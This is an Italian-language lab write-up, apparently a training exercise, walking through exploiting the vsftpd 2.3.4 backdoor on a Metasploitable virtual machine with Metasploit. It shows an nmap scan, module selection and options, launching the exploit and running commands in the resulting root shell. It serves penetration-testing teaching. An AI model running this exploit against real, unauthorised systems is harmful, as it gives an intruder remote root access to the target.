

Hacking con Metasploit

Prima effettueremo una scansione con nmap per cercare un quali sono i servizi attivi e cercare quello da attaccare, nel nostro caso sarà per la porta **21\vsftpd**



Qui una visione più dettagliata del nostro




Per prima cosa imposteremo il nostro Metasploit come richiesto:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ed:a5:b7
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feed:a5b7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4340 (4.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```


E passeremo ad utilizzare **msfconsole** come richiesto

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


1) Per prima cosa cercheremo il modulo da noi richiesto con il comando **search vsftpd** , dove così ci mostrerà solamente il modulo con la nostra richiesta
2) Useremo il comando **Use** per utilizzare ciò che ci serve scrivendo il percorso oppure il numero di lato (**0** in questo caso)
3) Una volta avviato ci apparirà la stringa in rosso, da qui possiamo avviare il comando **show options** per ricevere altre informazioni
4) **RHOSTS** andrà impostato tramite il comando "**set RHOSTS IpDiMeta**" e possiamo vedere al di sotto **"Payload Options"** i parametri necessari per seguire il Payload. Nessuno in questo caso.



Una volta impostato il nostro Ip di Meta possiamo proseguire scrivendo nella stringa "**exploit**" questo farà partire il nostro attacco verso la macchina Metasploit



Qui sotto possiamo vedere come tutto sia andato a buon fine. Scrivendo Ifconfig possiamo vedere come ci troviamo nella macchina attacata (**Notare Ip di Meta**)



Dalla stessa schermata abbiamo poi creato la cartella richiesta nell'esercizio scrivendo, al posto di Ifconfig, il comando **mkdir /root/test_meta**

```
mkdir test_meta
mkdir /root/test_meta
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_meta
```

Possiamo avere conferma aprendo Metasploit e cercando la cartella creata

```
Desktop  reset_logs.sh  test_meta  vnc.log
msfadmin@metasploitable:/root$
```